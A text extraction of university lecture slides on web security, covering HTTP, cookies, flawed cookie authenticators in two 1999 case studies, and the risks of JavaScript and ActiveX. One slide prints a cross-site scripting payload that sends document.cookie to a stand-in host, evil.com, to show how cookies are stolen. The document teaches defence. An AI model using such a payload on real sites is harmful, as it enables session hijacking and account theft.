
Browser and Network request Browser website CS 4803 reply - - PowerPoint PPT Presentation

browser and network
SMART_READER_LITE
LIVE PREVIEW

Browser and Network request Browser website CS 4803 reply - - PowerPoint PPT Presentation

Browser and Network request Browser website CS 4803 reply Network OS Computer and Network Security Hardware Alexandra (Sasha) Boldyreva Browser sends requests May reveal private information (in forms, cookies) Web security.


slide-1
SLIDE 1

CS 4803 Computer and Network Security

Alexandra (Sasha) Boldyreva Web security. Cookies.

1

Browser and Network

Browser Network

  • Browser sends requests
  • May reveal private information (in forms, cookies)
  • Browser receives information, code
  • May corrupt user’s machine by running unsafe code

OS Hardware

website request reply

2

Microsoft Issues New IE Browser Security Patch By Richard Karpinski

  • Microsoft has released a security patch that closes some major holes in its

Internet Explorer browser

  • The so-called "cumulative patch" fixes six different IE problems
  • Affected browsers include Internet Explorer 5.01, 5.5 and 6.0
  • Microsoft rated the potential security breaches as "critical"

February 12, 2002

3

Fixed by the February 2002 Patch

  • Buffer overrun associated with an HTML directive
  • Could be used by hackers to run malicious code on a user's system
  • Scripting vulnerability
  • Lets an attacker read files on a user's system
  • Vulnerability related to the display of file names
  • Hackers could misrepresent the name of a file and trick a user into

downloading an unsafe file

  • … and many more

On April 13, 2004, MS announced 20 new vulnerabilities

4

slide-2
SLIDE 2

October 12, 2004

Microsoft Security Bulletin MS04-038

If a user is logged on with administrative privileges, an attacker who successfully

exploited the most severe of these vulnerabilities could take complete control of an affected system, including installing programs; viewing, changing, or deleting data; or creating new accounts with full privileges. […] Microsoft recommends that customers install the update immediately.

Cascading Style Sheets (CSS) Heap Critical Memory Corruption Vulnerability Similar Method Name Redirection Critical Cross Domain Vulnerability Install Engine Vulnerability Critical SSL Caching Vulnerability Moderate Aggregate Severity of All Vulnerabilities Critical 5

December 13, 2005 Microsoft Security Bulletin MS05-054 If a user is logged on with administrative user rights, an attacker who successfully

exploited the most severe of these vulnerabilities could take complete control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. […] We recommend that customers apply the update immediately.

File Download Dialog Box Manipulation Vulnerability Moderate HTTPS Proxy Vulnerability Moderate COM Object Instantiation Memory Corruption Vulnerability Critical Mismatched Document Object Model Objects Critical Memory Corruption Vulnerability Aggregate Severity of All Vulnerabilities Critical 6

Many Other Vulnerabilities

  • Check out http://www.microsoft.com/technet/security/
  • 36 “critical” updates related to Internet Explorer 6.0 between October 10,

2001, and December 13, 2005

7

HTTP: HyperText Transfer Protocol

  • Used to request and return data
  • Methods: GET, POST, HEAD, …
  • Stateless request/response protocol
  • Each request is independent of previous requests
  • Statelessness has a significant impact on design and implementation of

applications

  • Evolution
  • HTTP 1.0: simple
  • HTTP 1.1: more complex

8

slide-3
SLIDE 3

HTTP Request

GET /default.asp HTTP/1.0 Accept: image/gif, image/x-bitmap, image/jpeg, */* Accept-Language: en User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95) Connection: Keep-Alive If-Modified-Since: Sunday, 17-Apr-96 04:32:58 GMT Method File HTTP version Headers Data – none for GET Blank line 9

HTTP Response

HTTP/1.0 200 OK Date: Sun, 21 Apr 1996 02:20:42 GMT Server: Microsoft-Internet-Information-Server/5.0 Connection: keep-alive Content-Type: text/html Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT Content-Length: 2543 <HTML> Some data... blah, blah, blah </HTML> HTTP version Status code Reason phrase Headers Data 10

Primitive Browser Session

www.e_buy.com www.e_buy.com/ shopping.cfm? pID=269

View catalog

www.e_buy.com/ shopping.cfm? pID=269& item1=102030405 www.e_buy.com/ checkout.cfm? pID=269& item1=102030405

Check out Select item Store session information in URL; Easily read on network

11

Cookies

12

slide-4
SLIDE 4

Storing Info Across Sessions

  • A cookie is a file created by an Internet site to store information on your

computer

Browser

Server

Enters form data Stores cookie

Browser

Server

Requests cookie Returns data HTTP is a stateless protocol; cookies add state

13

Cookie Management

  • Cookie ownership
  • Once a cookie is saved on your computer, only the website that created

the cookie can read it

  • Variations
  • Temporary cookies
  • Stored until you quit your browser
  • Persistent cookies
  • Remain until deleted or expire
  • Third-party cookies
  • Originates on or sent to another website

14

Privacy Issues with Cookies

  • Cookie may include any information about you known by the website that

created it

  • Browsing activity, account information, etc.
  • Sites can share this information
  • Browser attacks could invade your “privacy”

Novermber 8, 2001: Users of Microsoft's browser and e-mail programs could be vulnerable to having their browser cookies stolen or modified due to a new security bug in Internet Explorer (IE), the company warned today

15

Web Authentication via Cookies

  • Need authentication system that works over HTTP and does not require

servers to store session data

  • Why is it a bad idea to store session state on server?
  • Servers can use cookies to store state on client
  • When session starts, server computes an authenticator and gives it back

to browser in the form of a cookie

  • Authenticator is a value that client cannot forge on his own
  • Example: hash(server’s secret key, session id)
  • With each request, browser presents the cookie
  • Server recomputes and verifies the authenticator
  • Server does not need to remember the authenticator

16

slide-5
SLIDE 5

Typical Session with Cookies

client server

POST /login.cgi Set-Cookie:authenticator GET /restricted.html Cookie:authenticator Restricted content

Verify that this client is authorized Check validity of authenticator (e.g., recompute hash(key,sessId))

Authenticators must be unforgeable and tamper-proof

(malicious client shouldn’t be able to compute his own or modify an existing authenticator)

17

FatBrain.com circa 1999 [due to Fu et al.]

  • User logs into website with his password, authenticator is generated, user is

given special URL containing the authenticator

  • With special URL, user doesn’t need to re-authenticate
  • Reasoning: user could not have not known the special URL without

authenticating first. That’s true, BUT…

  • Authenticators are global sequence numbers
  • It’s easy to guess sequence number for another user
  • Fix: use random authenticators

https://www.fatbrain.com/HelpAccount.asp?t=0&p1=me@me.com&p2=540555758 https://www.fatbrain.com/HelpAccount.asp?t=0&p1=SomeoneElse&p2=540555752 18

WSJ.com circa 1999 [due to Fu et al.]

  • Idea: use user,hash(user,key) as authenticator
  • Key is secret and known only to the server. Without the key, clients

can’t forge authenticators.

  • Implementation: user,crypt(user,key)
  • crypt() is UNIX hash function for passwords
  • crypt() truncates its input at 8 characters
  • Usernames matching first 8 characters end up with the same

authenticator

  • No expiration or revocation
  • It gets worse… This scheme can be exploited to extract the server’s secret

key

19

Attack

username crypt(username,key,“00”) authenticator cookie VitalySh1 VitalySh2 008H8LRfzUXvk VitalySh1008H8LRfzUXvk 008H8LRfzUXvk VitalySh2008H8LRfzUXvk

Create an account with a 7-letter user name…

VitalySA 0073UYEre5rBQ Try logging in: access refused VitalySB 00bkHcfOXBKno Access refused VitalySC 00ofSJV6An1QE Login successful! 1st key symbol is C

Now a 6-letter user name…

VitalyCA VitalyCB 001mBnBErXRuc 00T3JLLfuspdo Access refused Access refused… and so on

  • Only need 128 x 8 queries instead of intended 1288
  • 17 minutes with a simple Perl script vs. 2 billion years

20

slide-6
SLIDE 6

Better Cookie Authenticator

Capability Expiration Hash(server secret, capability, expiration)

Describes what user is authorized to do on the site that issued the cookie Cannot be forged by malicious user; does not leak server secret

  • Main lesson: don’t roll your own!
  • Homebrewed authentication schemes are often flawed
  • There are standard cookie-based schemes
  • We’ll see one when discussing IPSec

21

Stealing Cookies by Cross Scripting

victim’s browser naive.com evil.com

Access some web page <FRAME SRC= http://naive.com/hello.cgi? name=<script>win.open( “http://evil.com/steal.cgi? cookie=”+document.cookie </script>> Forces victim’s browser to call hello.cgi on naive.com with script instead of name GET/ hello.cgi?name= <script>win.open(“http:// evil.com/steal.cgi?cookie”+ document.cookie)</script> hello.cgi executed <HTML>Hello, dear <script>win.open(“http:// evil.com/steal.cgi?cookie=” +document.cookie)</script> Welcome!</HTML> Interpreted as Javascript by victim’s browser;

  • pens wndow and calls

steal.cgi on evil.com GET/ steal.cgi?cookie=

22

Controlling Information From Web

  • Data are harmless (is this true?)
  • Risks come from code received from Web
  • Scripts in web pages
  • ActiveX controls
  • Browser extensions
  • Java applets

23

JavaScript

  • Language executed by browser
  • Can run before HTML is loaded, before page is viewed, while it is being

viewed or when leaving the page

  • Often used to exploit other vulnerabilities
  • Attacker gets to execute some code on user’s machine
  • Cross-scripting: attacker inserts malicious JavaScript into a Web page
  • r HTML email; when script is executed, it steals user’s cookies and

hands them over to attacker’s site

24

slide-7
SLIDE 7

ActiveX

  • ActiveX controls are downloaded and installed
  • Compiled binaries for client’s OS
  • ActiveX controls reside on client's machine
  • Activated by HTML object tag on the page
  • Run as binaries, not interpreted by browser
  • Security model relies on three components
  • Digital signatures to verify the source of binary
  • Browser policy can reject controls from network zones
  • Controls can be marked by author as “safe for initialization” or “safe

for scripting” Once accepted, installed and started, no control over execution!

25

ActiveX Risks

  • From MSDN:
  • “An ActiveX control can be an extremely insecure way to provide a
  • feature. Because it is a Component Object Model (COM) object, it can

do anything the user can do from that computer. It can read from and write to the registry, and it has access to the local file system. From the moment a user downloads an ActiveX control, the control may be vulnerable to attack because any Web application on the Internet can repurpose it, that is, use the control for its own ends whether sincere or malicious.”

  • How can a control be “repurposed?”
  • Once installed, control can be accessed by any page that knows its

class identifier (CLSID)

26